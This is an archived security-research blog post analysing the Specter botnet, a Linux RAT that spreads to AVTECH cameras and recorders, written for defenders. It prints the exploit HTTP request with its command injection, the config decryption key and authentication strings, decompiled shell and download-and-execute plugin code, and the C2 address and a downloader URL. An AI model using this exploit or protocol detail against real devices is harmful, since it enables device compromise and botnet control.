Ghost in action: the Specter botnet

By Alex.Turing

Published: 2020-09-25 · Archived: 2026-04-05 12:50:12 UTC

Background

On August 20, 2020, 360Netlab Threat Detect System captured a suspicious ELF file (`22523419f0404d628d02876e69458fbe.css`)with 0 VT detection.

When we took a close look, we see a new botnet that targets `AVTECH IP Camera / NVR / DVR devices` , and it has flexible configuration, highly modular / plugin, and uses TLS, ChaCha20, Lz4 to encrypt and compress network traffic.

The ELF we captured is Dropper, it releases a loader, and the loader will send encrypted traffic requests various Plugins from C2 to perform different functions. The sample build path is `/build/arm-specter-linux-uclibcgnueabi` , that is why we named it Specter.

At present, Specter has a lot of `unprofessional aspects` . For example, it releases two libraries required by runtime while releasing Loader, but they are all dynamically linked.We also noticed that Plugin does not expand and load directly in memory.The vulnerability being targeted is also quite old, a 5 years old on. On the other hand, this botnet has a good layered design, complex network communication and some other characteristics ，which is obviously a work of professional. `Professional aspects come with unprofessional aspects` , this contradiction makes us speculate that Specter is in the test development stage. We will see how it goes in the future.


Overview

Specter is a remote control Trojan (RAT) for the Linux platform.

It consists of 3 parts, Dropper, Loader, and Plugin. The main function is determined by Loader&Plugin. The main functions of Specter are

- File management
- Download and upload management
- Shell service
- Socket5 Proxy
- Report device information
- Execute the script issued by C2
- Executing C2 to deliver executable files

The basic process is shown in the figure below:



Propagation

Specter spread its Dropper samples through[AVTECH IP Camera / NVR / DVR Devices vulnerabilities](),The payload being used is as follows:

```
 GET /cgi-bin/nobody/Search.cgi?action=cgi_query&ip=google.com&port=80&queryb64str=Lw==&username=admin%20;XmlAp
Host: {}:4443
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept-Language: en-US,en;q=0.8,zh-CN;q=0.7,zh;q=0.5,zh-TW;q=0.3,zh-HK;q=0.2
Content-Type: text/plain; charset=utf-8
```

Sample analysis

Specter's infection process can be divided into 4 stages. ,

- Stage 0: Preliminary stage, spread through vulnerabilities, implant Dropper on the device
- Stage 1: Dropper releases Loader
- Stage 2: Loading stage, Loader loads Plugin
- Stage 3: Plugin executes the instructions issued by C2

Stage1：Stage1: Release stage, Specter_Dropper analysis

The main function of the dropper is to detect the operating environment, decrypt the Loader, configure the Config, and finally release and start the Loader.

> MD5:a8400c378950084fc8ab80b8bb4e5b18
>
> ELF 32-bit LSB executable, ARM, version 1 (SYSV), statically linked, stripped
>
> Packer:No

- **1.1 Decrypt Loader**

Decryption algorithm:XOR byte by byte `0x79`, then negate.

```
strcpy(v11, "/tmp/runtimes");
v7 = lib_strlen(v11);
wrap_strcat((int)&v11[v7], (int)"/hw_ex_watchdog", 16);
v14 = wrap_open(v11, 65, 508, (int)v11);
if ( v14 == -1 )
  return 0;
for ( k = 0; k <= (unsigned int)&unk_A5A47; ++k )
  byte_2F0E8[k] = ~(byte_2F0E8[k] ^ 0x79);
```

Along with the loaders, the runtime library, `libc.so.0 and ld-uClibc.so.1` are also decrypted.Currently these two libraries have no malicious functions, but we speculate that future versions will hijack some functions of these two libraries to hide the existence of Specter from file, process and networks' perspectives

- **1.2 Configure Config**

Look for the written position mark in the Loader sample `SpctCF`, and then write Config at its subsequent address.。

```
result = sub_10350(result, a2, (int)aSpctcf, 6);
if ( result >= 0 )
  result = wrap_strcat(v2 + result + 6, (int)&spec_config, 512);
```

The comparison is as follows:

- **1.3 Release and execute Loader**

Release Loader to the `/tmp/runtimes/hw_ex_watchdog` file and run it, and later on delete itself to clean up the traces of Dropper。

```
sub_10D50((int)v2, 0, 0x10Eu);
strcpy(v2, "/tmp/runtimes");
v0 = lib_strlen(v2);
wrap_strcat((int)&v2[v0], (int)"/hw_ex_watchdog", 16);
return wrap_exec((int)&v3, (int)v2, 0, 0, 0, 0);
```

Stage2: Loading stage, Specter_Loader analysis

The main function of Loader is to decrypt Config, obtain C2 from it, establish encrypted communication with C2, and execute the instructions issued by C2. If there is no Plugin for processing the corresponding instructions, it will request the required Plugin from C2.


> MD5:470a092abd67e25463425b611088b1db
>
> ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically linked (uses shared libs), stripped
>
> Packer:No

- **2.1 Decrypt Config**

There are C2, mutex name, nonce and other information in the Config file, ChaCha20 encryption is used, where the key is `CsFg34HbrJsAx6hjBmxDd7A2Wj0Cz9s\x00` and the number of rounds is `15`.

```
ChaCha20XOR(
  (int)"CsFg34HbrJsAx6hjBmxDd7A2Wj0Cz9s",
  15,
  (int)(v9 + 0x16),
  (int)(v9 + 0x26),
  (int)(v9 + 0x26),
  (v9[0x25] << 24) | (v9[0x24] << 16) | (v9[0x23] << 8) | v9[0x22]);
```

The detailed Config structure is shown below: ,



Take the Config in the above figure as an example, the nonce (12 bytes) required for decryption is:

```
c1 f5 9e 20 7a 35 9d 25 ed 77 bb 70
```

The ciphertext is:

```
 94 69 CA D5 A0 0F 73 A9 BB 05 71 B2 31 1D EF 06
1A 2A BC 94 3A A7 4B 72 3A 0C BC 8E BF 57 1E 69
88 1B A1 7D FB 79 6C 26 A9 95 EB B1 E9 53 A9 2B
33 3D A7 F6 D2 07 E4 64 FD 70 81 C2 83 C2 A1 5F
13 EB 3F 9C 6F CD 03 50 84 C5 5C 9C 31 B1 9F CF
06 4B 5F 12 E9 C3 39 C3 EE 07 C5 CE E2 C2 58 FA
6C AA 6D 9B 00 C2 37 3E C2 98 52 47 D4 4D E7
```

After decryption, we get the following plaintext, we can see that C2 is `107.182.186.195` and mutex is `fb4mi5a`

```
 00000000  f4 36 ce 57 b0 46 d2 96 27 1c a6 88 fe 57 e2 22  |ô6ÎW°FÒ.'.¦.þWâ"|
00000010  52 34 19 f0 40 4d 62 8d 02 87 6e 69 45 8f be 6a  |R4.ð@Mb...niE.¾j|
00000020  66 62 34 6d 69 35 61 00 01 00 00 00 0f 00 00 00  |fb4mi5a.........|
00000030  31 30 37 2e 31 38 32 2e 31 38 36 2e 31 39 35 03  |107.182.186.195.|
00000040  00 00 00 34 34 33 01 00 00 00 01 00 00 00 01 00  |...443..........|
00000050  00 00 01 00 00 00 01 00 00 00 01 00 00 00 01 00  |................|
00000060  00 00 01 00 00 00 1e 00 5a 00 14 00 3c 00 00     |........Z...<..|
```

- **2.2 Establish communication with C2**

The communication process can be divided into 4 stages, using TLS, ChaCha20 encryption algorithm, lz4 compression algorithm to ensure the security of data communication.The first stage is to establish a TLS connection, the second stage is the process of mutual agreement authentication, the third stage is the Loader reporting device information, and the fourth stage executes the C2 issuing instruction process.


TLS communication

TLSv1.2	107.182.186.195	443	Client Hello
TCP	107.182.186.195	443	44700 → 443 [
TLSv1.2	107.182.186.195	443	Client Key Ex
TCP	107.182.186.195	443	[TCP Retransm
TLSv1.2	107.182.186.195	443	Change Cipher
TCP	107.182.186.195	443	44700 → 443 [
TLSv1.2	107.182.186.195	443	Application D
TCP	107.182.186.195	443	44700 → 443 [
TLSv1.2	107.182.186.195	443	Application D
TCP	107.182.186.195	443	44700 → 443 [
TLSv1.2	107.182.186.195	443	Application D

In order to analyze the network traffic, we performed a Man-in-the-middle attack,and can see the result as follows. It can be seen that Specter's network communication packet has a fixed format.

```
00000000  42 00 00 00 e7 66 29 fb  10 98 f6 5a 80 80 ff 58   B....f). ...Z...X
00000010  0f 41 01 fd 8b 75 6c a2  20 31 dc 35 70 d9 4d 3b   .A...ul.  1.5p.M;
00000020  8e 53 4d e9 f0 11 01 02  03 04 05 06 07 08 09 0a   .SM..... ........
00000030  0b 0c 0d 0e 0f 10 11 12  13 14 15 16 17 18 19 1a   ........ ........
00000040  1b 1c 1d 1e 1f 20                                  ..... 
    00000000  42 00 00 00                                        B...
    00000004  00 96 e9 f8 6b 9e 30 97  b8 98 b1 b0 25 97 a4 26   ....k.0. ....%..&
    00000014  e3 50 6f 04 6f 85 54 fe  e7 f7 5d 67 eb 8f d0 fa   .Po.o.T. ..]g....
    00000024  f0 11 19 f8 7c 62 7b 8d  a2 b3 59 fd ae 25 4c 18   ....|b{. ..Y..%L.
    00000034  f7 33 96 b5 d9 f5 ec ff  c2 07 c3 7c 87 53 ae 60   .3...... ...|.S.`
    00000044  99 2c                                            .,
```

Packets can be divided into four parts, the detailed structure is shown below: ,



Where `Encrypted Payload_info` stores the payload verification, length, ID and other info.
`[Encrypted?]Compressed Payload` is the payload itself, the payload will only be compressed during the key exchange stage, while in all the other stages it gets both encrypted and compressed.

Let’s take a look at the above figure, the data packet that Bot sends to C2 for secret key exchange

The encryption algorithm used in the first part(`ncrypted Payload_info`) is:

```
 ChaCha20
Key:              36 30 30 64 65 33 31 39 61 32 66 38 31 39 62 34
                           61 38 35 31 64 32 33 66 63 34 62 33 33 33 33 65
Nonce:            E7 66 29 FB 10 98 F6 5A 80 80 FF 58
```

The ciphertext is:

```
 0F 41 01 FD 8B 75 6C A2 20 31 DC 35 70 D9 4D 3B 8E 53 4D E9
```

after decryption:


```
 C9 3E 00 00 00 00 00 00 00 00 01 00 22 00 00 00 20 00 00 00

3EC9              ---- CRC16 of Payload
0001              ---- Cmd Id
00000022 Compressed Payload length
00000020 Decomressed Payload length
```

The value of `Cmd Id` is 1, indicating that it is in the key exchange stage, directly decompress `[Encrypted?]Compressed Payload` and get the key sent by Bot to C2

```
 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20
```

Authentication

The protocol authentication process can be divided into two stages, the first stage is the key exchange, and the second stage is the mutual recognition of identity.



According to the data packet decryption process introduced above, we will get.

The secret key sent by Bot to C2 is:

```
 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20
```

The secret key sent by C2 to Bot is:

```
 19 F8 7C 62 7B 8D A2 B3 59 FD AE 25 4C 18 F7 33
96 B5 D9 F5 EC FF C2 07 C3 7C 87 53 AE 60 99 2C
```

In the secret key exchange phase, the payload is only compressed without encryption; after the secret key is exchanged, Bot and C2 encrypt and compress the payload with each other's secret key.

It can be solved with the above secret key.

The authentication information sent by Bot to C2 is:

```
00000000:  44 48 6E 37-34 73 64 50-4F 71 6E 53-64 32 35 39  DHn74sdPOqnSd259
```

The authentication information sent by C2 to Bot is:

```
00000000:  6C 30 53 4F-38 68 46 55-78 62 56 73-64 74 51 34  l0SO8hFUxbVsdtQ4
```

This is consistent with the implementation we saw in the sample:

```
const void *__fastcall HandleAuthResponse(const void *result, int a2)
{
  char dest; // [sp+Ch] [bp-18h]
  int v3; // [sp+1Ch] [bp-8h]

  if ( a2 == 16 )
  {
    v3 = 0;
    memcpy(&dest, result, 0x10u);
    v3 = 16;
    result = (const void *)memcmp(&dest, "l0SO8hFUxbVsdtQ4", 0x10u);
    if ( result )
      *(_DWORD *)(spct_context + 508) = 3;
    else
      *(_DWORD *)(spct_context + 508) = 2;
    *(_BYTE *)(spct_context + 512) = 1;
```

```
int SendAuthRequest()
{
  char v1; // [sp+0h] [bp-14h]

  qmemcpy(&v1, "DHn74sdPOqnSd259", 16);
  return SerializeSendRulePacket((int)&v1, 16, 3);
}
```

- **2.3 Report device information, such as MAC/IP address, system type, etc.**

```
SendDeviceKeyExchange();
v2 = time(0);
while ( !*(_BYTE *)(spct_context + 512) && (signed int)(time(0) - v
  usleep(0xC350u);
*(_BYTE *)(spct_context + 512) = 0;
if ( *(_DWORD *)(spct_context + 508) == 2 )
{
  SendDeviceInfo();
  *(_DWORD *)(spct_context + 504) = 1;
  v0 = 1;
}
else
```

- **2.4 Execute the start Plugin command issued by C2**

```
{
  switch ( cmdid )
  {
    case 25:
      HandleHeartbeatResponse();
      break;
    case 2:
      HandleControllerKeyExchange((const void *)buf, len);
      break;
    case 4:
      HandleAuthResponse((const void *)buf, len);
      break;
    case 18:
      HandleStartModule((_BYTE *)buf, len);
      break;
    case 21:
      HandleTransModuleData((_BYTE *)buf, len);
      break;
    case 26:
      HandleOfflineCommand((char *)buf, len);
      break;
    case 22:
      HandleBatchCommand((char *)buf, len, a5, a6);
      break;
    default:
      BroadcastPacketToModules(cmdid, buf, len);
      break;
```

Specter implements a very flexible plugin management communication mechanism, each plugin must implement the following 4 methods,

```
v11 = dlsym(*(void **)v20, "IOnModuleLoad");
v12 = v31;
v31[25] = (unsigned __int8)v11;
v12[26] = BYTE1(v11);
v12[27] = BYTE2(v11);
v12[28] = HIBYTE(v11);
v13 = dlsym(*(void **)v20, "IOnModuleUnload");
v14 = v31;
v31[29] = (unsigned __int8)v13;
v14[30] = BYTE1(v13);
v14[31] = BYTE2(v13);
v14[32] = HIBYTE(v13);
v15 = dlsym(*(void **)v20, "IOnLoaderOffline");
v16 = v31;
v31[37] = (unsigned __int8)v15;
v16[38] = BYTE1(v15);
v16[39] = BYTE2(v15);
v16[40] = HIBYTE(v15);
v17 = dlsym(*(void **)v20, "IDispatchPacket");
v18 = v31;
```

If there is no corresponding Plugin currently, a request is made to C2 and finally dynamically loaded into Loader `Plugin Slot`.

Stage3: Specter_Plugin analysis

When the bot gets the Plugin issued by C2, it cannot be used directly, because they are encrypted and can only be loaded into the Plugin Slot for use after decryption.
Decryption algorithm: XOR `0x7f` byte by byte, then negate


```
buf = (void *)(*(_DWORD *)(v20 + 4) + 41);
n = ((v31[12] << 24) | (v31[11] << 16) | (v31[10] << 8) | v31[9]) - 41;
for ( i = 0; n > i; ++i )
  *((_BYTE *)buf + i) = ~(*((_BYTE *)buf + i) ^ 0x7F);
v29 = write(fd, buf, n);
```

Here are some plugins we captured:

Shell plugin

> Plugin id: 1
>
> c7bf33d159597f55dce31b33a58d52de
>
> ELF 32-bit LSB shared object, ARM, version 1 (SYSV), not stripped

The main function of Shell plugin is to create SHELL service.



```
switch ( a1 )
{
  case 257:
    j_HandleShellStart(a2, a3, a5, a6);
    break;
  case 259:
    j_HandleShellExecuteCommand(a2, a3,
    break;
  case 261:
    j_HandleShellStop(a2, a3, __PAIR__(
    break;
  case 263:
    j_HandleStopAllShell(a2, a3, a5, a6
    break;
  default:
    return 0;
}
return 0;
```

```
close(*(_DWORD *)(v21 + 20));
size = tcgetattr(fd, (struct termios *)&v2);
close(0);
close(1);
close(2);
dup(fd);
dup(fd);
dup(fd);
close(fd);
setsid();
ioctl(0, 0x540Eu, 1);
v3 = off_1612C[0];
v4 = off_16130[0];
v5 = off_16134[0];
v6 = off_16138;
v7 = dword_1613C;
execle((const char *)&v12, (const char *)&v12,
```

```
off_1612C       DCD aHistfileDevNul     ; DATA XREF: ShellWorkThread+4C8↑o
                                        ; ShellWorkThread+4DC↑o ...
                                        ; "HISTFILE=/dev/null"
off_16130       DCD aPs1UHW             ; "PS1=[\\u@\\h \\w]\\$ "
off_16134       DCD aColumns250         ; "COLUMNS=250"
off_16138       DCD aTermXterm256co     ; "TERM=xterm-256color"
dword_1613C     DCD 0                   ; DATA XREF: ShellWorkThread+4E4↑r
```

File plugin

> Plugin id: 2
>
> e67db6449c18b2e552786df7718a33c8
>
> ELF 32-bit LSB shared object, ARM, version 1 (SYSV), not stripped

The main function of the File plugin is file management. In addition to supporting read, write, delete, and search operations on file directories, it may also download/upload files from a designated server.

```
case 513:
  j_HandleGetSubDirListCommand(a2, a3, a5, a6);
  break;
case 516:
  j_HandleRenameFileCommand(a2, a3, a5, a6);
  break;
case 517:
  j_HandleDeleteFileCommand(a2, a3, a5, a6);
  break;
case 520:
  j_HandleDownloadFileContinue(a2, a3, a5, a6);
  break;
case 521:
  j_HandleDownloadFileInit(a2, a3, a5, a6);
  break;
case 524:
  j_HandleUploadFileTestWrite(a2, a3, a5, a6);
  break;
case 525:
  j_HandleUploadFileInit(a2, a3, a5, a6);
  break;
case 527:
  j_HandleUploadFileData(a2, a3, a5, a6);
  break;
case 528:
  j_HandleUploadFileCancel(a2, a3, a5, a6);
  break;
case 529:
  j_HandleUploadFileEnd(a2, a3, a5, a6);
  break;
case 531:
  j_HandleCreateDirectoryCommand(a2, a3, a5, a6);
  break;
default:
  return 0;
```

Socket Plugin

> Plugin id: 3
>
> 45c5e7bcb9987356b53fd9a78543dcda

> ELF 32-bit LSB shared object, ARM, version 1 (SYSV), not stripped

The main function of Socket Plugin is to start Socket5 proxy.

```
switch ( a1 )
{
  case 771:
    j_HandleSocks5Stop(a2, a3, a5, a6);
    break;
  case 773:
    j_HandleSocks5QueryStatus(a2, a3, a5, a6);
    break;
  case 769:
    j_HandleSocks5Start(a2, a3, a5, a6);
    break;
```

SSF Plugin

> Plugin id: 5
>
> da0f9a21ae7ee3d15794946ca74a07e3
>
> ELF 32-bit LSB shared object, ARM, version 1 (SYSV), stripped

The main function of SSF Plugin is to download an executable file from a specified server to a local `/tmp/runtimes/httpd_log_output` file, and then execute it.。

```
switch ( a1 )
{
  case 1283:
    j_HandleSSFStop(a2, a3, a5, a6);
    break;
  case 1285:
    j_HandleSSFQueryStatus(a2, a3, a5, a6);
    break;
  case 1281:
    j_HandleSSFStart(a2, a3, a5, a6);
    break;
```

```
if ( access("/tmp/runtimes/httpd_log_output", 0) == -1 || memcmp(
{
  j_DownloadSsf(v10, "/tmp/httpd_log_output.tar.gz");
  if ( !j_UncompressSsf((int)"/tmp/runtimes/") )
    return 0;
}
j_WriteConfig(v7, a5);
return posix_spawn(&g_ssf_pid, "/tmp/runtimes/httpd_log_output",
```

Suggestions

We recommend that readers monitor and block Specter related IP, URL and samples.

联系我们

Readers are always welcomed to reach us on **twitter** , WeChat 360Netlab or email to netlab at 360 dot cn.

IoC

CC

```
107.182.186.195:443      ASN25820|IT7_Networks_Inc  United_States|California|Los_Angeles
```

Sample MD5

```
 04c7ef9e4197985d31e5d601a9161c5e
052b6fce24a800259289e2f06163db57
065d942effb6010bb48f7403d3ad442b
0d0bf23412bd34c82ab28e67278519bf
2b89fd69d128c8a28425c512670e531a
2ed27722e095b1c870fdb10e4990db0f
42d341d0b76869abc2231c70d0f0ecc9
5e03c99153ed59546bf60c9f896a30f1
7377eedb6512743858d52da3cc028a33
7c59ddc06da158afc8b514a9a81ffd36
a5ded8b31b17c88302882cccc35cc28f
a8400c378950084fc8ab80b8bb4e5b18
a99563e6711990b9b3f542ae146bd01c
acfa5f547b69bde0bf3f343429594b99
b79639e2b5d10f92ea44721e155fc09b
b9ac3d23faba205f74ebd932d8e370d3
c2126977f9f482f290154ea21719330f
c33b585a0dfa5fdb70d27a17ace6ba1f
c51fc1656aa857bb7226e2df969aa72d
cc1b11c6ac6e5bebc4c0e7502b4e1fcd
cc27d6141f8c66e520122e8f2292a940
eda6d2b0837b5e78ae1b0b50f85e3321
```

Downloader

```
http://45.76.70.163:80/style/22523419f0404d628d02876e69458fbe.css
```

Source: https://blog.netlab.360.com/ghost-in-action-the-specter-botnet/